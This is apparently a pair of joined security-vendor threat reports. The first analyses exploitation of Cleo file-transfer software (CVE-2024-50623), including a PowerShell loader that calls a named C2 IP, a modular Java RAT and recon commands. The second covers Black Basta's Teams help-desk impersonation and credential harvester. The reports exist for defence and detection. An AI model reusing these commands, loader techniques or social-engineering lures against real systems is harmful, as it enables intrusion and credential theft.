
At a high level, the attack flow can be visualized like so:
As Huntress pointed out in their blog on this threat campaign, part of the attack chain involves uploading and executing an XML file as part of a ZIP. When analyzing the XML file that contains the PowerShell code, we looked at the code to understand how the code would trigger in line with the known CVE (CVE-2024-50623) and the new CVE (still pending) for the unauthenticated malicious hosts vulnerability in Cleo software.
The XML snippet appears to define a “Host” and “Mailbox” configuration in Cleo Integration Suite (e.g., Harmony, VLTrader, or LexiCom). Cleo software often uses XML-based configuration files for trading partner setups, hosts, mailboxes, and scheduled actions or commands. Each <Host> element represents a communication endpoint, and each <Mailbox> often represents a sub-endpoint or logical folder.
The <Action> elements define which tasks (commands, scripts, or transfers) should be performed. Looking at the code of our XML, we observed a suspicious element.
Under <Mailbox> there is an <Action> element with actiontype=”Commands”. Inside this action, there’s a <Commands> tag that runs:
SYSTEM cmd.exe /c "powershell -NonInteractive -EncodedCommand <base64_data>" > webserver/temp/webserver-<GUID>.swp
The <Commands> directive is invoking cmd.exe which runs PowerShell with an encoded command. The command is outputting to a .swp file, possibly to hide or store results locally.
By embedding this script within the <Action> element of the XML, if the CLEO system imports this configuration and executes the defined action by combining the vulnerability mentioned in CVE-2024-50623, the malicious code will run on the server. This could completely compromise the system running CLEO, given that CLEO often runs with significant privileges and access to internal systems and file shares.
Analyzing the malicious PowerShell script content
The script in question was originally invoked as remote code execution (RCE) during suspected CVE-2024-50623 exploitation:
This is a common technique used by attackers to obfuscate their malicious code. Decoding the Base64 string reveals a PowerShell snippet that:
Establishes a TCP connection to a suspicious external host (185.181.230.103) on port 443. (See additional external host indicators in the IOCs section.)
Retrieves and decrypts data from the remote server using a custom XOR-based routine.
Writes the decrypted output as a JAR file named cleo.2853.
Executes the malicious JAR using the embedded Java runtime of Cleo LexiCom (jre\bin\java.exe -jar cleo.2853).
Step-by-step analysis
Network connection setup The script begins by creating a Net.Sockets.TcpClient object and connecting it to the remote server:
A StreamWriter $w is then created, allowing the script to send initial data to the server. The malware sends the “TLS v3 <string.>” and processes the response. This serves as a form of handshake or protocol initialization.
2. XOR decryption setup Before reading any payload from the server, the script sets up key variables for decrypting data:
It continuously reads data from the remote server into $a.
For each byte, it calculates an index $j into $k (cycling through the key bytes).
It XORs the received byte with $k[$j] and a running state variable $g.
$g and $k[$j] evolve dynamically, meaning the key changes with every byte processed, making static detection harder.
Decrypted bytes are then written directly into the file cleo.2853.
The number behind the “cleo.*” differs in the cases we observed. By the end of this loop, the attacker’s encrypted payload is stored locally as a decrypted file.
4. Final steps: Executing the malicious JAR After fetching and decrypting the data, the script closes all streams and sets some environment variables:
The $env:QUERY variable appears to include additional IP addresses and contains the AES key used to decrypt the next stage and the string to send to the C2 server to receive the next payload. Finally, the script runs the malicious JAR file:
This leverages the Cleo environment’s embedded Java runtime. Since Cleo’s file transfer products come bundled with their own Java environment, the attackers don’t need to rely on a system-wide installation — they can simply run their malicious JAR directly. In one of our IR cases, the “cleo.xxxx” file was written to the C:\VLTrader\ directory.

Inside the JAR file The core functionality revolves around a custom class loader named “start”.
Instead of loading classes from the file system, this loader accepts a byte array representing a compressed archive of class files. It then extracts each entry and stores them in a map, ready to be defined as Java classes on demand.
What does this custom class loader do?
Extracts classes from a byte array: The constructor of the start class takes a byte array (like a JAR) and reads the class using a ZipInputStream. Each entry is unpacked and stored in a map keyed by the entry name. For example:
ZipInputStream zis = new ZipInputStream(new ByteArrayInputStream(byteArray));
ZipEntry entry;
while ((entry = zis.getNextEntry()) != null) {
    ByteArrayOutputStream bos = new ByteArrayOutputStream();
    int read;
    while ((read = zis.read(buffer)) > 0) {
        bos.write(buffer, 0, read);
    }
    cs.put(entry.getName(), bos.toByteArray());
}
Defining Classes at Runtime: Later, when a class is requested, the findClass method checks the map. If found, it uses defineClass to load that class directly from the in-memory bytes:
if (cs.containsKey(className)) {
    byte[] classData = (byte[]) cs.get(className);
    return defineClass(className, classData, 0, classData.length);
2. Fetches and decrypts class data remotely. The main method doesn’t just run local code — it also does the following:
Reads configuration and keys from environment variables.
Connects to a remote host over port 443 and sends a “TLS v3” handshake-like message.
Receives encrypted data, which it then decrypts using AES keys derived from the environment-provided values.
Once decrypted, this data is treated like a JAR file, passed into a new start instance, and thus new classes are loaded at runtime.
3. Executes a specific class (Cli): With the new classes loaded, the code uses reflection to instantiate a particular class named “Cli” and invoke its constructor.
This mechanism allows the JAR to remain small and stealthy, as it doesn’t contain all its logic up front. Instead, it fetches critical code at runtime, decrypts it, and executes it dynamically. But it didn’t stop here — after executing this first JAR file, which acts as a loader, it downloads a zip file that contains multiple JAR files:
File name
MD5
Cli
fa0ffca3597af31fc196ca27283aa038
Dwn
510a7fa9d425f1c3a38ad81d813b3f17
DwnLevel
7dcaffc9c26fe9e08e9b66e05c644cfc
Mos
ee7acd7a8a5795308942f094c950de6f
Proc
37a761f4d02577cf6789676f87cb9fc6
ScSlot
6ff85e7bec211869073b969dbd10c8eb
SFile
ca3de6f055f94acc87c6d335d9cc5c04
Slot
d924ffd1f2952a03da29c0a7a33e6a54
SrvSlot
bcc1bf75e0be3efabbd616cc8cfa8c35

Overall this is how the modules work together and what their function is:
The Cli class appears to be a key component of a remote backdoor mechanism. On startup, it determines the operating system and sets flags accordingly before attempting to connect to a remote host over port 443 using Java’s non-blocking I/O. Once connected, it can manage data streams via asynchronous event loops, handle received data, and potentially issue commands. After initialization, the code instructs the system to delete its own initial file to remove evidence of its presence.
In Rapid7 MDR investigations into exploitation of Cleo software, we observed commands being executed that we would categorize as reconnaissance attempts.
The DWN class appears to facilitate the packaging and transmission of files from the local system to a remote server. It assembles files (and directories) into a ZIP archive on the fly, splitting them into multiple ZIP chunks if they exceed a certain size threshold. Using a SrvSlot reference, it sends compressed file data over a network channel, carefully managing buffers and limiting throughput to avoid overwhelming the connection. The code iterates through directories, queues files, and processes them incrementally, updating statistics and retrying if conditions are not ideal. Through this mechanism, this class effectively automates and streamlines the mass transfer of local files, hinting at a data exfiltration or remote backup process. It’s designed to run quietly in the background, handle large file sets, and provide periodic progress updates to its server counterpart.
The DwnLevel class is a simple helper structure that represents a single level in a file traversal hierarchy. It holds an array of file objects, along with an index and a state variable to track the current processing position. As the Dwn class iterates through directories, the DwnLevel Java class instance keeps track of which files have been processed and which remain, helping the file packaging and transfer process proceed smoothly through potentially nested directories.
The Mos class acts as a custom output stream for sending ZIP data through Dwn. Instead of writing to disk, it buffers data in memory, attaches metadata like the job ID and packet offsets, and then hands the chunks off to Dwn to send out. This setup allows code that writes ZIP entries to operate as if it were writing to a normal output stream, while the Mos and Dwn classes handle the network transmission details behind the scenes.

Proc is a thread that runs external commands on the system, captures their output, and sends it back through SrvSlot. It can launch interactive shells, parse configuration files, and handle input given before the process starts.
In the code of this class, we also can discover that it is cross platform designed, either executing a cmd (Windows) or bash (*nix) shell:
ScSlot manages a network connection for a specific channel. It handles connecting, reading data, and relaying it to the SrvSlot class. If the connection fails or no data is received, it signals the server to close the channel. Its tick method processes incoming data in chunks to ensure smooth communication.
The SFile class handles file reading and writing operations. It can both read from an existing file or write to a new file, depending on the flags provided. The class tracks the file size, saved size and handles errors by setting status messages.
The Slot class manages the network connection using the Java network IO class. It handles connecting, reading, and writing, ensuring a smooth data transfer.
Last but not least, since it is a core component of this Java RAT, is the SrvSlot class. It interacts with other classes as described before and is the central node for handling encrypted communications and data transfer — it handles the ZIP transfer traffic. Besides traffic handling, a small component in the code of this class appears to be for debugging purposes (i.e., providing diagnostics and session statistics).
Overall this set of Java classes provide a modular multi-stage system (Java-RAT) designed to communicate with a C2, has file-transfer and management functionality, can execute commands and applies packet level encryption/decryption.
In multiple attack chains, after initial exploitation, the adversary executed the following enumeration commands via cmd to gather user, group and system information from the impacted system and display domain trust relationships.
systeminfo
net group /domain
whoami
wmic logicaldisk get name,size
nltest /domain_trusts
Rapid7 also observed post-exploitation activity in the form of an "OverPass-The-Hash" attack, in which the adversary leverages the NTLM hash of an account to obtain a Kerberos ticket that can be used to access additional network resources within the impacted environment.
MITRE ATT&CK Enterprise Techniques
Initial access
Exploit Public-Facing Application (T1190)
Execution
Command and Scripting Interpreter (T1059)
Discovery
System Owner/User Discovery (T1033)
System Information Discovery (T1082)
Domain Trust Discovery (T1482)
Permission Groups Discovery (T1069)
Lateral movement
Use Alternate Authentication Material: Pass the Hash (T1550/002)
On Monday, December 9, multiple security firms began privately circulating reports of in-the-wild exploitation targeting Cleo file transfer software. Late the evening of December 9, security firm Huntress published a blog on active exploitation of three different Cleo products (docs):
Cleo VLTrader, a server-side solution for “mid-enterprise organizations”
Cleo Harmony, which provides file transfer capabilities for “large enterprises”
Cleo LexiCom, a desktop-based client for communication with major trading networks
Huntress’s blog says the exploitation they’re seeing across Cleo products results from an insufficient patch for CVE-2024-50623, a vulnerability disclosed in Cleo VLTrader, Cleo Harmony, and Cleo LexiCom in October 2024. Cleo indicated that the vulnerability was fixed in version 5.8.0.21 of all three solutions, but according to Huntress, 5.8.0.21 remains vulnerable to exploitation. CVE-2024-50623 is a cross-site scripting issue (CWE-79) that allows for unauthenticated remote code execution on target systems.
Update: Cleo evidently communicated with customers on December 10 acknowledging a “critical vulnerability in Cleo Harmony, VLTrader, and LexiCom that could allow an unauthenticated user to import and execute arbitrary bash or PowerShell commands on the host system by leveraging the default settings of the Autorun directory.”
As of December 10, Rapid7 MDR has confirmed successful exploitation of this issue in customer environments; similar to Huntress, our team has observed enumeration and post-exploitation activity and is investigating multiple incidents.
File transfer software continues to be a target for adversaries, and for financially motivated threat actors in particular. Rapid7 recommends taking emergency action to mitigate risk related to this threat.
Mitigation guidance
The following products and versions are vulnerable to CVE-2024-50623. The information below contradicts previous vendor guidance, which indicated that 5.8.0.21 resolved the issue. Cleo has updated their advisory as of December 10, 2024 to confirm 5.8.0.21 is still vulnerable.
Cleo Harmony before and including version 5.8.0.21
Cleo VLTrader before and including version 5.8.0.21
Cleo LexiCom before and including version 5.8.0.21
According to Huntress, “Cleo is preparing a new CVE designation and expects a new patch to be released mid-week.”
In the absence of an effective patch for CVE-2024-50623 (and any other CVEs that may be assigned to this exploit), Cleo customers should remove affected products from the public internet, ensuring they are behind a firewall. Per Huntress’s investigation, disabling Cleo’s Autorun Directory, which allows command files to be automatically processed, may also prevent the latter part of the attack chain from being executed.
Huntress’s blog has several descriptions of post-exploitation activity, including attack chain artifacts, commands run, and files dropped for persistence. Rapid7 recommends that affected customers review these indicators and investigate their environments for suspicious activity dating back to at least December 3, 2024.
Rapid7 customers
InsightVM and Nexpose customers will be able to assess their exposure to CVE-2024-50623 on Windows with an authenticated vulnerability check expected to be available in today’s (Tuesday, December 10) content release. Please note that content releases are typically available late in the evening ET on Patch Tuesday.
InsightIDR and Managed Detection and Response customers have existing detection coverage through Rapid7’s expansive library of detection rules. Rapid7 recommends installing the Insight Agent on all applicable hosts to ensure visibility into suspicious processes and proper detection coverage. Below is a non-exhaustive list of rules deployed and alerting on behavior related to this threat:
Suspicious Process – XORed Data in PowerShell
Suspicious Process – PowerShell System.Net.Sockets.TcpClient
Attacker Behavior – Possible Cleo MFT Exploitation 2024
Beginning in early October, Rapid7 has observed a resurgence of activity related to the ongoing social engineering campaign being conducted by Black Basta ransomware operators. Rapid7 initially reported the discovery of the novel social engineering campaign back in May, 2024, followed by an update in August 2024, when the operators updated their tactics and malware payloads and began sending lures via Microsoft Teams. Now, the procedures followed by the threat actors in the early stages of the social engineering attacks have been refined again, with new malware payloads, improved delivery, and increased defense evasion.
Overview
The social engineering attacks are still initiated in a similar manner. Users within the target environment will be email bombed by the threat actor, which is often achieved by signing up the user’s email to numerous mailing lists simultaneously. After the email bomb, the threat actor will reach out to the impacted users. Rapid7 has observed the initial contact still occurs primarily through usage of Microsoft Teams, by which the threat actor, as an external user, will attempt to call or message the impacted user to offer assistance. The account domains in use include both Azure/Entra tenant subdomains (e.g., username[@]tenantsubdomain[.]onmicrosoft[.]com) and custom domains (e.g., username[@]cofincafe[.]com).
In many cases, Rapid7 has observed that the threat actor will pretend to be a member of the target organization’s help desk, support team, or otherwise present themself as IT staff. Below are examples of Microsoft Teams display names observed, by Rapid7, to be in use by operators. The display names may or may not be padded with whitespace characters. Rapid7 has also observed threat actors use a first and last name, as the chat display name and/or account username, to impersonate an IT staff member within the targeted organization.
Operator Chat Display Name
Help Desk
HELP DESK
Help Desk Manager
Technical Support
Administracion

If the user interacts with the lure, either by answering the call or messaging back, the threat actor will attempt to get the user to install or execute a remote management (RMM) tool, including, but not limited to, QuickAssist, AnyDesk, TeamViewer, Level, or ScreenConnect. Rapid7 has also observed attempts to leverage the OpenSSH client, a native Windows utility, to establish a reverse shell. In at least one instance, the threat actor shared a QR code with the targeted user. The purpose of the QR code is unconfirmed but appears to be an attempt to bypass MFA after stealing a user’s credentials. The URL embedded within the QR code adheres to the following format: hxxps://<company_name>[.]qr-<letter><number>[.]com.
Figure 1. A QR code (obfuscation by Rapid7) sent by an operator.

In a majority of cases, Rapid7 has observed that the operator, after gaining access to the user’s asset via RMM tool, will then attempt to download and execute additional malware payloads. In one case handled by Rapid7, the operator requested more time — potentially to hand off the access to another member of the group.
Figure 2. An operator stalls for time.
The payload delivery methods vary per case, but have included external compromised SharePoint instances, common file sharing websites, servers rented through hosting providers, or even direct upload to the compromised asset in the case of RMM tool remote control. In one case, the operator used the group’s custom credential harvester to dump the user’s credentials, the results for which were subsequently uploaded to a file sharing site — publicly exposing the stolen credentials. SharePoint has been used to distribute copies of AnyDesk portable, likely to circumvent security measures that would prevent the user from downloading it directly from anydesk[.]com. Such attempts have been blocked by web proxy in previous cases.
The overall goal following initial access appears to be the same: to quickly enumerate the environment and dump the user’s credentials. When possible, operators will also still attempt to steal any available VPN configuration files. With the user’s credentials, organization VPN information, and potential MFA bypass, it may be possible for them to authenticate directly to the target environment.
Rapid7 has observed usage of the same credential harvesting executable, previously reported as AntiSpam.exe, though it is now delivered in the form of a DLL and most commonly executed via rundll32.exe. Whereas before it was an unobfuscated .NET executable, the program is now commonly contained within a compiled 64-bit DLL loader. Rapid7 has analyzed at least one sample that has also been obfuscated using the group’s custom packer. The newest versions of the credential harvester now save output to the file 123.txt in the user’s %TEMP% directory, an update from the previous qwertyuio.txt file, though versions of the DLL distributed earlier in the campaign would still output to the previous file.

Figure 3. The credential harvesting prompt shown to the user upon executing the DLL (redaction by Rapid7).
The credential harvester is most commonly followed by the execution of a loader such as Zbot (a.k.a. Zloader) or DarkGate. This can then serve as a gateway to the execution of subsequent payloads in memory, facilitate data theft, or otherwise perform malicious actions. Rapid7 has also observed operators distributing alternate payload archives containing Cobalt Strike beacon loaders and a pair of Java payloads containing a user credential harvester variant and a custom multi-threaded beacon by which to remotely execute PowerShell commands. In some cases, operators have sent the user a short command, via Teams, which will then begin an infection chain after execution by the targeted user.
Rapid7 continues to observe inconsistent usage of the group’s custom packer to deliver various malware payloads, including their custom credential harvester. A YARA rule is now publicly available that can be used to detect the packer. For example, this packer was used to deliver several obfuscated versions of Black Basta ransomware, obtained via open source intelligence, which directly links operators to the ongoing social engineering campaign.
At the time of writing, the threat actors behind the campaign continue to update both their strategy for gaining initial access and the tools subsequently used. For example, around the time the most recent campaign activity began, Rapid7 observed the delivery of a timestamped and versioned payload archive, 171024_V1US.zip (2024-10-17, version 1, US), which, when compared to a more recently delivered archive, 171124_V15.zip (2024-11-17, version 15), highlights the rapid iteration being undertaken. Many of the payloads being delivered follow a similar pattern as previous activity and often consist of a legitimate file where an export or function entry point has been overwritten to jump to malicious code, and the result is signed with a likely stolen code signing certificate.
Intrusions related to the campaign should be taken seriously — the intent goes beyond typical phishing activity. Past campaign activity has led to the deployment of Black Basta ransomware. While Rapid7 has handled a high volume of incidents related to the current social engineering campaign across a variety of customer environments, to date, every case has been contained before the operator was able to move laterally beyond the targeted user’s asset.
Technical Analysis
Initial Access
Each attack is preceded by the targeted user receiving an often overwhelming amount of emails. An operator will then attempt to contact the user via Microsoft Teams, either via messaging or calling, by which they will pretend to offer assistance. Operators will attempt to impersonate the organization’s help desk, such as using the names of existing staff members.
During this social engineering stage, operators often need to troubleshoot with the user to establish remote control of the user’s asset. Based on the environment, for example, RMM tool downloads or execution may be blocked (often some, but not all) or QuickAssist may be disabled, causing the operator to cycle through their options at establishing a foothold. One of the most common first steps after gaining either the confidence of the user, or remote access, is to execute a custom credential harvester.
Credential Harvesting
The credential harvester used by operators, for example SafeStore.dll (SHA256: 3B7E06F1CCAA207DC331AFD6F91E284FEC4B826C3C427DFFD0432FDC48D55176), is an updated version of the previously analyzed program AntiSpam.exe. The DLL variant of the credential harvester is executed by a command like the following example:
rundll32.exe SafeStore.dll,epaas_request_clone

The module will quickly execute three enumeration commands to gather system information — systeminfo, route print, ipconfig /all — and then prompt the user for their password. The user’s credentials are appended onto a new line of the text file 123.txt with each attempt, after the enumeration command output, regardless of whether the credentials are correct. If the user enters the wrong password, they will be prompted to try again. The output for the enumeration commands and the user’s credentials were saved to the file qwertyuio.txt in older versions of the harvester, but are now saved to 123.txt, within the user’s %TEMP% directory. The enumeration commands within the updated version are executed via successive calls to CreateProcessA.
Figure 4. Success and failure messages for the credential harvester.
Based on analysis of one credential harvester sample, EventCloud.dll, the program was present in shellcode form. The shellcode is decrypted from the Cursor Group 880 resource embedded within the executable, using the XOR key 5A 3C 77 6E 33 30 4D 38 4F 38 40 78 41 58 51 30 42 5F 3F 67 71 00, and then injected locally. The following strings which were extracted from the shellcode show the output file and list dynamically loaded libraries:
Credential Harvester Strings
–
–
–
–
cmd.exe /c
%s%s
%s%s%s%s
123.txt
ooki
Update
filter kb_outl
Need credentials to update…
Username:
Password:
ntdll.dll
Gdi32.dll
user32.dll
msvcrt.dll
ucrtbase.dll
Comctl32.dll
Advapi32.dll
kernel32.dll
–
–
